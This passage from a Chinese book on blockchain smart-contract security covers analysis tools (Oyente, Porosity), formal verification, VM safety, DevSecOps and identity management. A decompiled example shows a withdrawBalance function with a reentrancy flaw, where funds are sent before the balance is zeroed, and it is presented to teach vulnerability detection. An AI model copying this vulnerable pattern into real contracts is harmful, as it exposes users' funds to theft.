对于非技术型用户，可以使用Oyente来分析别人开发的智能合约。例如，现在很多ICO的代币发行都是用智能合约。如果我们参与ICO，但是不知道ICO对应的智能合约是否安全，便可以利用Oyente来获知是否有任何潜在的错误以及可能会导致的问题。虽然该工具无法做到百分之百的正确，也不能保证最终的安全，但是我们可以把它作为第一道安全防线来检查要用到的智能合约。配合这本书提到的其他措施，可以尽量提高安全性。

对于智能合约的开发人员来说，Oyente当然也是非常有用的。有一个工具来检查你的代码总是很有帮助的，特别是当我们刚刚开始编程智能合约的。开发人员还可以使用Oyente来开发新的检测模块，用来检查智能合约的特定Bug或者特定的安全属性。这对任何设计智能合约的人都有深远的影响。它允许检查某些通常不被视为Bug但在智能合约的环境下是一个安全漏洞的场景。例如传统编程中，外部函数的调用不是一个Bug，但是在智能合约中外部函数的调用可以看成是一个安全漏洞。Oyente可以用来检测这样的漏洞。

Oyente的另一个用途是为高覆盖率的智能合约生成测试用例。Oyente中的执行路径探索模块允许我们访问所有可能的路径，并生成相应的输

入，从而推动合约执行到这些路径。可以运行生成的输入并检查输出是否与预期的一样，以验证其实现的正确性。

需要注意的是，该工具尚未成熟，我们不能仅仅依靠它来保证智能合约的安全。

### 3.以太坊的开源EVM反编译软件Porosity

2017年7月，在美国拉斯维加斯举办的DefCon黑客大会上，网络安全创业公司Comae Technologies正式公布了这款反编译软件。使用该开源EVM反编译软件，可以更容易地识别以太坊智能合约中的安全漏洞，能够让开发者恢复难以理解的EVM字节码到初始状态。

Porosity的开发者和Comae的创始人Matt Suiche曾这样描述编写反编译软件的初衷："我编写反编译软件，最初想要解决的问题就是希望能够获得真实的源代码，并且无须通过逆向工程就能获得真正的源代码。"

此外，Porosity还整合了摩根大通的开源企业级Quorum区块链，目前已经可以从该银行的GitHub中获取。经过协同测试，它们预计Porosity和Quorum可为运行实时智能合约安全检查提供极大的便利。这次结合直接整合到了Go语言以太坊实现版本geth，结合了私有网络安全性和修补流程与正式的治理模式。

消费者软件提供商和网络安全性咨询公司ITBS首席执行官Alex Rass表示，因为智能合约在被实施后被频繁发现漏洞，EVM反编译软件能够让投资者放下心来。根据Rass所说，反编译软件在大多数"大型"编程语言中都很常见，其中很重要的一个原因就是反编译软件能够为投资者提供保障，保证他们正在投资的东西就是正在被使用的。

有关Porosity的具体内容，参见https://github.com/EthereumEx/porosity 。下面列举一些比较常用的Porosity命令的使用方法。

1）列表选项--list：从调度例程中获取所有函数的列表。

```
PS E:\defcon2017> & $porosity --code $code --abi $abi --list --verbo
```

2）--disassm选项：显示程序的汇编代码。

```
PS E:\defcon2017> & $porosity --abi $abi --code $code --disassmPoros
    // www.comae.io)Matt Suiche, Comae Technologies <support@comae.i
```

```
bytecode commandline decompiler.Decompiles thegivenEthereum input
and outputs the Solidity code.
```

3）反编译选项-decompile：可以对给定的函数或合约进行反编译，并尝试突出显示漏洞。

```
PS E:\defcon2017> & $porosity --abi $abi --code $code --decompile --v
    Porosity v0.1 (https:// www.comae.io)Matt Suiche, Comae Technolog
    comae.io>The Ethereum bytecode commandline decompiler.Decompiles
    Ethereum input bytecode and outputs the Solidity code.Attempting
    ABIdefinition...Success.Hash: 0x5FD8C710functionwithdrawBalance(
{

    if (msg.sender.call.gas(4369).value(store[msg.sender])())
    {

        store[msg.sender] = 0x0;// 有重新进入的漏洞
    }
}
```

### 3.2.5　智能合约的形式化验证

形式化验证是用一个自动的数学证明来验证源代码实现了某种形式的规范（Specif ication）。以太坊的高级编程语言Solidity的主导开发者Christian Reitwiessner正在将形式化证明引擎Why3整合到Solidity中，让用户可以在Solidity程序中插入与某种数学论点有关的证据，并在编译的时候进行验证。此外，还有一个项目在将形式化证明技术Imandra整合到以太坊虚拟机的代码里。

Hyperledger Fabric正在进行一项名为Composer的项目。这个项目可以使得开发人员用模型语言（Modelling Language）编写应用的需求，Composer可以把需求自动生成智能合约。Composer的形式化验证工具将按照模型语言产生的智能合约进行分析。如果是正确的，工具会给出肯定的判断；如果不正确，工具会输出一个反例，解释为什么智能合约不符合需求的规范。这个工具现在还没有，但是做出来以后对Hyperledger Fabric的开发者在安全方面少犯错误会有很大的帮助。

形式化验证在一定程度上能够保护智能合约的安全。比如，The DAO安全问题在发生以前曾经由一些安全专家对代码进行审核，但是在项目众筹（ICO）以前没有发现安全问题，后来一个不知名的黑客利用智能合约的漏洞偷走了相当于7千万美金的代币。这次事件的后果是The DAO项目破产，以太坊币的分叉。如果使用形式化验证，智能合约的漏洞就可以被发现。需要注意的是，形式化验证本身只能帮助我们了解我们设计的规范和区块链智能合约的操作（实际实现）之间的区别。我们仍然需要检查规范是否是我们想要的，这个形式化证明是帮不上忙的。我们需要在整个智能合约的开发过程中，包括需求收集过程中考虑安全的问题。

### 3.2.6 智能合约的虚拟机安全

虚拟机（VM）是安装在软件上的操作系统（OS）或应用程序环境，可以模仿专用硬件。最终用户在虚拟机上具有与专用硬件上相同的体验。有些虚拟机提供比较完整的操作系统（OS），比如VMware、Hyper-V、Oracle VirtualBox等，可以在这些虚拟机上安装操作系统和应用程序；另一些虚拟机则只提供应用程序环境，例如Java虚拟机。区块链智能合约系统的设计中，很少会采用模拟完整操作系统的模式，因为这种模式会消耗大量的资源并严重影响性能，且很难兼容不同的操作系统架构。因此，绝大多数的区块链会采用更加轻量级的虚拟机架构。例如，以太坊开发了EVM，R3 Corda则直接采用了JVM，还有一些区块链（比如LISK））采用了V8引擎——Google的JavaScript引擎（虚拟机）。

#### 1.以太坊虚拟机的安全设计

以太坊提出了下面的虚拟机设计原理，对虚拟机安全有很好的借鉴作用。

·简单性：尽可能少、尽可能底层的操作码（opcodes），尽可能少的数据类型，尽可能少的虚拟机层次结构。

·完全确定性：VM规范的任何部分绝对不存在歧义，结果应该是完全确定的。此外，应该有一个精确的计算步骤概念用来计算Gas的消耗。

·空间节省：EVM组件应尽可能紧凑（例如，C程序默认的4000基础字节是不可接受的）。

·预期应用程序的专业化：处理20字节地址和32字节值的自定义加密功能，自定义加密中使用的模块化算法，读取块和事务数据，与状态等进行交互的能力。

·简单的安全性：为了使VM不被攻击，应该很容易得出智能合约运行所需要"燃料"的成本模型。

·优化友好性：应用优化应该很容易，以便可以优化JIT编译的或其他加速版本的虚拟机。

#### 2.虚拟机安全的4个维度

虚拟机安全可以从智能合约运行的可确定性、停机问题与资源控制及

资源隔离等几个维度进行分析。NEO区块链的达鸿飞和张铮文对这些维度做了很好的分析，经过他们的同意摘录如下。

（1）智能合约的确定性

如果一个程序在不同的计算机或者在同一台计算机上的不同时刻多次运行，对于相同的输入能够保证产生相同的输出，则称该程序的行为是确定的，反之则称该程序的行为是非确定的。使程序产生非确定性的因素有很多，总结起来有以下几种。

1）调用了非确定性的系统函数。

一般在编写程序的时候，开发者或多或少会调用一些系统提供的函数和功能以减少开发的工作量。这些系统函数中可能会存在一些非确定性的函数，比如生成随机数、获取系统时间等。一旦程序调用了另一个非确定性的程序并使用了它们输出的内容，那么该程序自身的行为也可能会变为非确定的。

2）使用了非确定性的数据来源。

如果一个程序在运行时获取数据，而数据源提供的是非确定性的数据，那么该程序也可能会变成非确定性的程序。例如，通过搜索引擎来获取某个关键词的前10条搜索结果，搜索引擎针对不同的IP地址来源可能会返回不同的排序结果。

3）动态调用。

动态调用是指，一个程序在调用另一个程序时，如果必须在运行时才能确定被调用的目标，则称该调用为动态调用；反之，如果在运行前即可确定被调用的目标，且在运行时无法变更该目标，则称该调用为静态调用。由于动态调用的目标在运行时决定，因此其行为是非确定的。

对于区块链上的智能合约，我们一般要求其行为必须是确定的，因为非确定性的合约可能会破坏系统的一致性。区块链的作者必须考虑到这个问题，并在设计智能合约系统的时候就想办法把非确定性因素排除在外。下面来看看现有的各个区块链是如何解决这个问题的。

①比特币。

比特币内置了一套脚本引擎，用于执行鉴权脚本。它是区块链智能合约的雏形。开发者可以基于这套脚本系统来开发一些简单的应用，但由于其指令集非常简单且非图灵完备，能够实现的功能相当有限。这套系统既

没有提供任何系统函数，也没有提供任何访问数据的能力，更没有动态调用的功能，甚至连静态调用也没有提供，因此比特币的智能合约一定是确定的。

②以太坊。

以太坊的主要设计思想，就是提供一个图灵完备的智能合约平台，让用户可以编写任意逻辑的程序。它专门开发了一个用于执行合约代码的虚拟机EVM，并设计了一种类似于JavaScript的高级语言Solidity，以方便用户进行开发。以太坊智能合约没有提供任何非确定性的系统函数，可访问的数据也仅限于链内数据，外部数据需要通过交易发送到合约。但是，以太坊的CALL和CALLCODE指令的目标地址通过栈来传递，使得合约可以在运行时动态调用其他的合约代码，使合约的调用路径变为非确定。好在合约可以访问到的数据都是确定的，使得所有节点在动态调用目标代码时一定会获得相同的目标地址，保证了系统的一致性。但是调用路径的非确定性，会导致可扩展性上的重要性能损失（具体参见《重构智能合约（中）：平行宇宙与无限扩展》）。

③Fabric。

Fabric是超级账本中的一个子项目，其智能合约采用了重量级的Docker作为执行环境。这可能跟大家的印象有点矛盾——Docker不是一直被认为是一种轻量级的容器技术吗？实际上，Docker的“轻”是相对于模拟物理机架构的重量级虚拟化技术而言。在区块链应用场景下，Docker是一个比较“重”的执行环境。这也是Fabric的性能瓶颈所在，目前只能达到每秒几百TPS。由于Docker的特性，智能合约几乎可以使用物理计算机上的所有功能，因此具有极高的非确定性。鉴于此，Fabric要求智能合约的开发者在编写代码的时候尽量避免使用具有非确定性的功能，并计划提供一套专门开发的确定性系统函数库供开发者使用。然而，由于无法从底层机制上避免非确定性的产生，寄托于开发者遵守良好的开发规范难免有些一厢情愿。非确定性就像幽灵一般，平时似乎并不存在，在一些边缘案例（corner case）上却可能会突然冒出来，造成难以判断的故障。

（2）停机问题与资源控制

停机问题（Halting Problem）是逻辑数学中可计算性理论的一个问题。通俗地说，停机问题就是判断任意程序是否能在有限的时间内结束运行。该问题等价于如下的判定问题：是否存在一个程序P，对于任意输入的程序w，能够判断w会在有限时间内结束或者死循环。

艾伦·图灵在1936年用对角论证法证明了我们无法编写出程序P，即不

存在解决停机问题的通用算法。这个证明的关键在于对计算机和程序的数学定义，这被称为图灵机。停机问题在图灵机上是不可判定问题。这是最早提出的决定性问题之一。

区块链上的智能合约必须是可终止的，否则将会消耗无限的时间和资源。从上面的论证已经可以看出，停机问题是不可解的，我们无法在不运行一个程序的情况下，提前判定该程序是否会停机。因此，区块链的设计者不得不假设所有的智能合约都可能会进入死循环，并对可能已经进入死循环的合约采用异常终止的方式来结束它。通常会有以下几种策略。

1）非图灵完备。

如果一个区块链的智能合约系统只提供了有限的指令集，而不提供诸如跳转、循环等指令，以及可以等效实现类似功能的指令，那么基于这个系统的智能合约就不可能进入死循环，因此它们总是可停机的。比特币就是其中的一个例子。值得一提的是，比特币改进计划BIP12的提案中，有过在比特币指令集中增加一条OP_EVAL指令的计划，这条指令可以加载计算栈中的脚本并动态执行，从而解决多重签名算法的问题。但由于该指令会间接地使得比特币的脚本系统变为图灵完备，因此最终被废弃了。

2）计价器。

既然无法在智能合约运行之前就判定其是否会停机，那么也可以在合约运行中进行计步——每执行一条指令就将计步器加1。当计步器的数值超过一定的限制之后，就认为合约已经进入死循环，从而强行终止其运行。这种方法需要区块链对智能合约的执行有较大的控制能力，能够精确地计算出合约执行的步数且在各个节点间保持一致。

计价器的方案和计步器基本上是一致的，但是它采用经济手段来解决停机问题：对合约执行的每一个指令进行收费，当合约的手续费全部用完之后，如果合约还没有终止，那么就强行终止退出。以太坊采用的就是这种模式，它通过消耗一种被称为Gas的代币来对智能合约进行计价。一旦Gas耗尽，合约就会执行失败，并且不会退回消耗掉的费用。

3）计时器。

计时器和计价器的方案比较类似，但它使用时间作为标准来衡量一个合约是否已经进入死循环：如果合约在超时时间到达之前还没有正常终止，那么就认为它已进入死循环并强行终止它。Fabric采用了计时器的方案，原因是Fabric使用Docker作为其智能合约的执行环境，而Docker中运行的程序是无法计步或计价的。虽然计时器可以部分地解决停机问题，但

是在分布式系统中，每个节点的执行时长未必能够保证一致，且每个节点的性能和负载都不一样，导致对合约运行是否超时这一判断会出现不一致的情况，从而使得共识算法的失败率大大地增加，这是计时器方案的主要缺点。

上述的非图灵完备、计价器、计时器方案，实际上都是一种资源控制手段，即通过对代码量设定上限、对运算资源进行计价，或对执行时间设定上限等方法来将智能合约占用的资源控制在合理的范围内。

（3）资源隔离

虚拟化的执行环境除了实现资源控制这一目的外，更重要的是通过资源隔离来保障系统的安全。在开放的区块链上，任何参与者都可以编写并上传智能合约，图灵完备的智能合约就意味着可以编写并执行任意的逻辑——包括病毒或故障合约。如果智能合约直接在区块链节点的宿主系统上运行，病毒就能够自我复制，故障合约就可能破坏宿主系统的自身数据。因此智能合约必须放在一个隔离的沙盒环境——虚拟机或者容器中运行。

通过沙盒执行环境，合约和合约之间、合约和宿主系统之间进行了有效的资源隔离，也就控制住了恶意或故障合约的影响范围。但在资源隔离度上，Docker所依赖的基于命名空间的隔离要弱于虚拟机的隔离。正因为此，在公有云上两个不同用户的Docker镜像一般不会被放在一个宿主操作系统中运行。因此，基于Docker的方案在资源隔离度的安全性上要弱于虚拟机方案。

### 3.2.7 智能合约的安全开发过程建议

随着智能合约的广泛应用，其流程和代码也变得越来越复杂。人们发现，就像现实世界中的合同一样，如果没有认真审核的话，在设计和编码过程中难以避免人工失误的发生，一旦被黑客找到漏洞，损失往往是巨大的。

（1）简化智能合约的设计，牺牲一部分图灵完备性换取安全性

以比特币为例，由于其设计上的非图灵完备性，加上中本聪大幅删减了许多脚本指令，所以其安全性是极高的。从2009年诞生至今，经历了无数次的黑客攻击，从未因比特币区块链和脚本本身的原因出现过资金损失。但是，比特币的图灵非完备性，使得比较复杂的业务逻辑很难在比特币网络上实现。以太坊的智能合约采用图灵完备性的通用编程语言，使得非常复杂的业务逻辑能够在以太坊上实现，但同时也带来了安全问题。业务编程语言功能上的丰富性和安全性是一对永恒的矛盾，不可能兼顾。因此，我们需要尽量简化智能合约的复杂性。例如，拆分一个比较复杂的合约，用几个比较简单的合约来代替；可以利用智能合约的可继承性，设计一些可以重复使用的智能合约。

（2）严格执行智能合约代码审查

和现实中的合同文本一样，智能合约代码也要经过多层次的、严格的代码审查，包括业务流程/逻辑审查、代码动态运行的审查、详尽的测试流程、安全性检测、专家评审等。对逻辑复杂且涉及较大资金的智能合约，要尽可能通过代码形式化验证，通过数学证明的方式验证智能合约的确定性。

（3）强化对智能合约程序员的培训

虽然智能合约编程语言表面上看与传统的编程语言极其相似，但其属于一个全新的编程范式，思维方式也与传统的面向过程、面向对象、面向函数的编程范式有很大差异，需要将公平交易、诚信和其他主观概念加入智能合约的设计和编码中。为此，要加强智能合约程序员的培训工作，在实践中提炼出智能合约编程和设计模式，尤其是安全方面的模式，减少程序员出现差错的可能。

（4）在区块链应用落地上，需要谨慎慢行

在实际应用区块链智能合约时，应采用分步推进的策略，从简单到复

杂，从小范围试点到全面推广，涉及的资金量也应从少到多，不贸然涉及大量的资金。如此，即便在前期出现漏洞被攻击，也不会损失过于巨大。

（5）其他建议

1）尽量使用安全的样本或框架。比如可以参考前面提到的开源框架OpenZeppelin项目发表的智能合约安全框架（https://github.com/OpenZeppelin/zep-solidity ）。

2）尽量设计智能合约的生命周期。按照业务的需要，有一些智能合约是有建立、运行和停止这样的生命周期的。我们应该在设计中找到这样的智能合约，并且把生命周期的逻辑写进智能合约。比如，一个外汇兑换的智能合约在兑换执行后可能就不需要继续运行了。

3）应该设计智能合约的在线升级或者在线替换（Hot Swappable）的实现方案。可以参考前面已经提到的几种方法，这里就不重复了。

4）利用DevSecOps（Development＋Security＋Operations）的思想进行智能合约的开发。

### 3.2.8　从DevOps到DevSecOps：智能合约开发须知

DevOps（Development＋Operations）需要企业应用开发团队和系统运营团队的合作，已经成为企业IT研发的现实。这一新的运营模式往往与敏捷式软件开发方法并举。但是，有专家指出，如今实践该方法的典型模式，其实远远不够深入。

来自Gartner研究公司的分析师David Cearley认为，应该修改DevOps的定义，使之包括安全理念。他称之为DevSecOps，“一种糅合了开发、安全及运营理念以创建解决方案的全新方法”。目前区块链很多项目停留在概念证明的阶段，但随着以后的大规模落地可以部分地采用目前软件开发的最佳实践。区块链的运营上，公有链通常是由“矿工”们运营，开发者有时不需要考虑运营（但是随着区块链应用的推广，公有链的“矿工”们会对开发者提出更多的安全需求）；而联盟链和私有链则一定要考虑DevSecOps。在DevOps方案中添加安全理念之后，开发团队将不得不更加细致地考虑安全——在区块链开发过程的一开始，而不是事后，就考虑安全问题。

在具体项目实施过程中我们不应聚焦于安全，而应该重视风险，这可以帮助我们更好地实现业务视角与开发流程的整合。怎么建立DevSecOps计划？下面介绍5条基本的Dev-SecOps原则。虽然这些原则是从传统的软件开发和将商业客户作为用户对象的角度来描述的，但是对联盟链和私有链的智能合约的开发同样有借鉴作用。

#### 1.以客户或者用户为中心

以客户为中心，可以协调业务与安全之间的关系，从而确保制定准确、完备的安全策略，并让企业的所有成员都能够支持和实施。但是，要把安全和业务产出结合起来，有时其困难程度犹如要把油和醋混合起来。安全专家使尽了浑身解数力图攻破软件，往往还是很难将这些安全信息和客户以及最终的业务产出关联起来。实际上，安全的复杂性，以及安全专家和业务专家在工作重心方面存在的巨大差异，会导致决策出现重大分歧。安全专家考虑的是如何保护企业资产的安全，而业务专家关注的是如何冒险满足客户的需求以增加收入。这些原则性的差异会导致双方产生极大的摩擦。抛开这些分歧，秉持以客户为中心的理念，可以促使安全专家采取更好的安全策略，同时也可以减少复杂性造成的风险控制障碍。此外，安全计划及产出可以适应客户需求和业务产出，其中的复杂性也可以通过自动化和报告进行展示。最终，支持业务产出的必要控制应当简单易懂，让安全实现成为人人都可以做到的事情。

### 2.安全扩展

除了以客户为中心，安全扩展也是必要的。如果客户需要快速创新业务来解决问题，而安全专家只考虑自己的安全防护功能，这么做显然不太恰当。相反地，他们应当带领安全团队创建相同的工作模式和条件，使安全方案在支持DevOps和持续创新之余还要与业务产出相协调。随着连续部署、精益创业、敏捷型、DevOps和其他创新驱动法成为常态，安全的进一步发展也迫在眉睫。毋庸置疑，安全专家必须具备精益生产的意识，通过要求软件定义平台帮助收集、解释和报告有关业务资源、环境的安全分析。实现安全扩展，其实就是通过减少人工处理量以及实现低风险产出需耗费的时间量，达到解决问题的目的。但是，对于安全专家而言，要使安全策略透明化、简单化，以便所有人都能够参与实施，这并不是件容易的事情。不过，努力之下，他们还是有可能改进和发展自动化，允许通过可以扩展安全的自助服务进行风险决策。

### 3.客观标准

客观标准可以帮助业务专家明白要在什么时候、以什么样的方式和顺序改善业务资源的安全情况。实际上我们可以认为，安全专家的唯一目标就是为业务伙伴提供可行的修复建议。建立客观标准来衡量企业资产安全无疑是最理想的方式，可以满足业务伙伴为了快速做出决策对可行性建议的需求。

有时，相比于策略，客观标准更为重要，因为它能促进企业内形成成熟的控制机制，使风险决策有据可依。安全记分卡是制定DevSecOps计划所必备的基本要素，因为它不仅可以为业务伙伴提供指导，还可以为持续监测企业资产安全的安全团队提供方向。根据对象的不同，记分卡可以通过检测仪器和记录结果为决策行为创设情景。举个例子，如果面向的对象是开发部，使用的度量指标和提供的报告可能更倾向于开发方面，比如每行代码中存在的安全漏洞数量。反之，若是面向运营部，使用的度量指标可以是基础设施和配置方面存在的缺陷和漏洞。不过整体而言，只要创建记分卡，便有助于各个团队排除干扰和分歧并做出快速、精准的决策。

### 4.主动搜寻

想象一下，如果你的公司能够先于攻击者发现安全漏洞并在遭受攻击前将其修复，可以避免多少损失？主动搜寻并测试业务资源的安全性，有助于及时发现可能会被对手轻易利用的弱点和缺陷。采取主动策略保护业务资源的安全，也有助于更好地衡量与扩展，因为在业务受损前发现重要的攻击面需要自动化和大量的数据。但是，仅凭一个好的事件响应进程来实现这个需求是不够的，因为在外部发起尝试性攻击时才发现漏洞，已经

为时太晚。建立主动搜寻的最佳方式是实现构建自动化，利用自己的信息确定安全缺陷，防止漏洞成为攻击目标。另外，这类功能还可以利用攻击者目前最常用的被动输入来加强自身的防御策略。从根本上来说，这类功能不仅可以巩固公司技术环境方面的侦察，而且它还允许内联测试与开发，可以在整个业务产出的支持系统中优先执行修复措施。换句话说，加强内部的安全测试，主动搜寻安全漏洞，对企业很有帮助，因为修复建议可立即执行，而且还实现了与业务流程的整合。

### 5.持续检测与响应

最后，除了牢记以上4条原则，还要确保有连续检测和响应来完成信息发现和实时攻击检测。由于监管流程和基于纸质的控制缺少攻击分析，DevSecOps需要持续检测、对照、关联和响应来弥补该欠缺。

简而言之，持续检测和响应至关重要，因为它通过监测和分析外部对公司目标发起的尝试性攻击，可以迅速击退事件。这似乎和近十年来所讲的检测和响应没什么区别，但实际并非如此。虽然大多数公司已有检测和响应实践，但是DevSecOps需要更连续的方式来为自动化进程提供反馈，从而加快内部团队获知外部发现和攻击企图的速度。更重要的是，安全科学的实现意味着企业可以使用实时信息识别各类异常事件并做出响应，以用于支持业务产出所需的决策和防御控制预测。

作为一个比较有效的安全规范，DevSecOps在很多具有创新精神的企业（比如美国的Netf lix和AWS）得到了贯彻。区块链作为新技术，应该利用DevSecOps来增强项目的安全性。

## 3.3 智能合约中的身份管理与访问控制

### 3.3.1 传统身份管理与访问控制系统的问题

身份管理与访问控制系统是IT系统安全的基石，但是这个重要的系统一直以来几乎都被一些传统的IT巨头（如Orale、IBM、微软等）所把持，而这些公司在身份管理与访问控制系统方面缺乏创新，从而导致目前身份管理与访问控制系统存在众多问题，如表3-1所示。我们随后会介绍区块链如何解决这些痛点。

表3-1 身份管理与访问控制系统的问题

| 传统身份管理与访问控制系统的问题 | 问题描述 |
| --- | --- |
| 身份碎片化 | 一个人的在线身份是碎片化的。例如，微信、淘宝、滴滴等都会有我们的身份。实际上，我们都不清楚这些中心化的公司掌握了我们哪一些信息，它们如何用我们的信息进行变现。但是对黑客而言，身份存储在每一家中心化的公司的数据库里面，一旦攻击成功就可以获得很多甚至所有用户数据。在互联网历史上有很多黑客成功偷取大量用户数据的例子 |
| 用户对身份没有控制权 | 由于我们不清楚中心化的公司掌握了我们哪一些信息，因此对自己的身份属性没有控制，也没有办法保护隐私 |
| 口令的痛苦 | 我们有太多的口令需要记住，也会经常忘记口令。口令是传统身份管理系统最大的痛点，没有人喜欢口令，但是我们不得不用它 |
| 身份证明是一个人工操作、成本昂贵的过程 | 如果要在银行开立账户，我们需要携带身份证去银行办理。有时还要提供其他一些信息，以备银行进行验证。这势必会费一定的时间。而作为 KYC 的一部分（知道你的客户），身份证明也是一个成本非常昂贵的过程，且每年都在增加。一些银行甚至为 KYC 支付 5 亿美元以上（https://www.thomsonreuters.com/en/press-releases/2016/may/thomson-reuters-2016-know-your-customer-surveys.html） |
| 传统身份管理与访问控制系统的问题 | 问题描述 |
| 身份是静态的、僵硬的、不灵活的 | 在传统的 IT 系统，身份的属性定义是基于模式（Schema），例如微软的 Active Directory Schema。一旦定义，很难扩展或修改。身份属性的每个变化都需要重新启动应用程序 |

表3-2总结了区块链如何解决上面提到的问题。

表3-2 区块链的解决方法

| 传统身份管理与访问控制系统的问题 | 区块链的解决方法 |
|---|---|
| 身份碎片化 | 利用区块链技术，用户的数据不会存储在中心化的机构，而是存储在用户可以控制的终端比如手机或者区块链硬件“钱包”中。在区块链上可以存储相关信息的加密随机数，而不是数据本身。这样，对于用户来说是中心化的，因为有关用户的所有数据都存储在用户可以控制的终端设备中。但是对于黑客来说是完全去中心化，因为没有一个中心化的机构真正拥有用户的数据，其攻击的代价会大大地增加。这样用户的数据便可以得到有效的保护 |

（续）

| 传统身份管理与访问控制系统的问题 | 区块链的解决方法 |
|---|---|
| 用户对身份没有控制权 | 用户的身份数据应该由用户来控制。用户可以按照交易的需求只透露一部分的身份内容 |
| 口令的痛苦 | 区块链可以利用公钥、私钥进行验证，也可以利用生物认证来摆脱口令 |
| 身份证明是一个人工操作、成本昂贵的过程 | 利用区块链数据的不可篡改性，身份证明的结果可以用加密的方式发布到区块链上。需要获得身份证明结果的机构（比如金融机构的 KYC 需求）可以在用户授权的情况下，利用简单的 API 调用来比较便宜地获取身份证明的结果。这样可以大大减少社会成本 |
| 身份是静态的、僵硬的、不灵活的 | 利用可以参数化的智能合约身份可以实现动态和灵活的身份管理系统 |

### 3.3.2　智能合约的身份管理

公有链容许任何人加入区块链网络，因此不需要身份管理和访问控制系统；而许可链（包括联盟链和私有链）则必须对参与者进行身份验证和访问控制，因此身份管理系统是智能合约必不可少的安全基础。下面主要来看看Hyperledger Fabric的身份管理系统。

Hyperledger Fabric采用的身份管理系统（Fabric CA）是一个中心化的身份管理系统，具有如下的功能（见图3-2）。

·身份认证，或者从LDAP中获取注册信息。

·发行担保证书ECerts（Enrollment Certif icates）。

·发行交易证书TCerts（Transaction Certif icates），保障Hyperledger Fabric区块链交易平台上的信息匿名性和不可追踪性。

·证书更新和撤销。

与Fabric CA服务端交互的方式有如下两种：

·通过Fabric CA客户端。

·使用某种Fabric SDK。

与Fabric CA服务端的所有通信，都是通过REST API进行的。

如图3-2所示，Fabric CA客户端或SDK的请求首先会到达Fabric CA集群前端的高可用负载均衡服务端，实际的CA服务由后端的某台Fabric CA服务端提供。同一集群中的所有Fabric CA服务端共享相同的后端数据库（或LDAP）集群，以确保证书和身份的一致性。

在访问控制上，Fabric采用以下的策略。

1）可以将区块链的网络隔离成通道，每个通道只允许一部分已经被赋予权限的参与者查看部署到该通道的Chaincode的数据。





图3-2　身份管理系统（Fabric CA）

2）在通道内，可以通过可见性（Visibility）设置来限制对Chaincode输入数据，仅限于一组已经被赋予权限的Endorsers。可见性设置将决定输入和输出Chaincode数据是否包含在提交的事务中，而不仅仅是输出数据。

3）可以在调用Chaincode之前对数据进行散列或加密。如果对数据进行散列，那么需要提供一种共享源数据的方法；如果对数据进行加密，则需要提供一种共享解密密钥的方法。

4）通过将访问控制构建到Chaincode逻辑中，达到一定的基于角色的访问控制。

5）存储器上的数据可以加密，并且传输中的数据通过TLS进行加密。

尽管HyperLedger Fabric的身份管理系统利用CA的集群来提高可用性和解决单点问题，但该方案仍是一个中心化的方案。因此，CA的集群可能成为黑客攻击的目标，从而导致整个Fabric网络的不安全。R3的Corda也采用同样的CA的集群，并利用微软的ActiveDirectory来管理用户的身份，因此存在与Fabric CA相同的问题。

下面要介绍去中心化的身份管理系统，也就是身份链。

### 3.3.3　身份链的定义和国外典型身份链的分析

顾名思义，身份链是在区块链上具有用户身份信息的链。链上的用户信息可以是加密的私密个人信息，也可以是非加密的公开信息。纵观国外的身份链项目，我们可以总结出以下的特点。

1）大部分的用户信息，特别是用户的私密信息一般不会发布在区块链上，而是以加密的形式存储在用户的终端设备或者去中心化的星际文件系统（InterPlanetary File System，IPFS）中。

2）存储在区块链上的是用户信息经过验证后进行加密和随机数化的结果。身份验证者或者使用者必须经过用户的同意，并且得到临时许可（过时间不能使用）的令牌才能验证或者使用用户的信息。

3）身份链的客户端一般都是智能手机。智能手机中包含加密数字货币的“钱包”，“钱包”里面包含用户的私钥。如果私钥丢失了，怎么办呢？部分身份链系统比如uPort提供了一种处理方法，可以通过别人帮忙证明来产生新的私钥，以代替旧的私钥。

4）身份链客户端的验证一般都会使用生物验证的方法。例如，利用指纹和虹膜的验证来保护私钥。再加上一次性口令，用来保护客户端与链上交互的安全。

5）个别区块链使用智能合约的方式来实现身份数据的访问控制。

如图3-3所示是目前比较活跃的国外身份链公司。




图3-3　目前比较活跃的国外身份链公司

其他相关的身份链公司在欧洲和美国正在不断涌现。之所以出现这样的情形，主要是因为大家都认为身份链和智能“钱包”是区块链安全的基础，而且能够得到广泛的应用。在中国，贵州高新区也在利用身份链进行精准扶贫。中国银行也在身份链方面做了非常多的工作，如以身份链为技术基础建立了“公益中国”，并且已经在中国银行内部使用身份链来处理党务，比如提交党费、建立党员档案等。

### 3.3.4 身份链的生态系统

身份链的中心思想是用智能合约来构建身份链。智能合约的以下特性对身份链的构建是至关重要的。

1）智能合约可以拥有状态变量，变量可以存储身份链的静态或者动态的信息。比如身份的公开地址是静态信息，但是身份的权限信息可以是动态的。

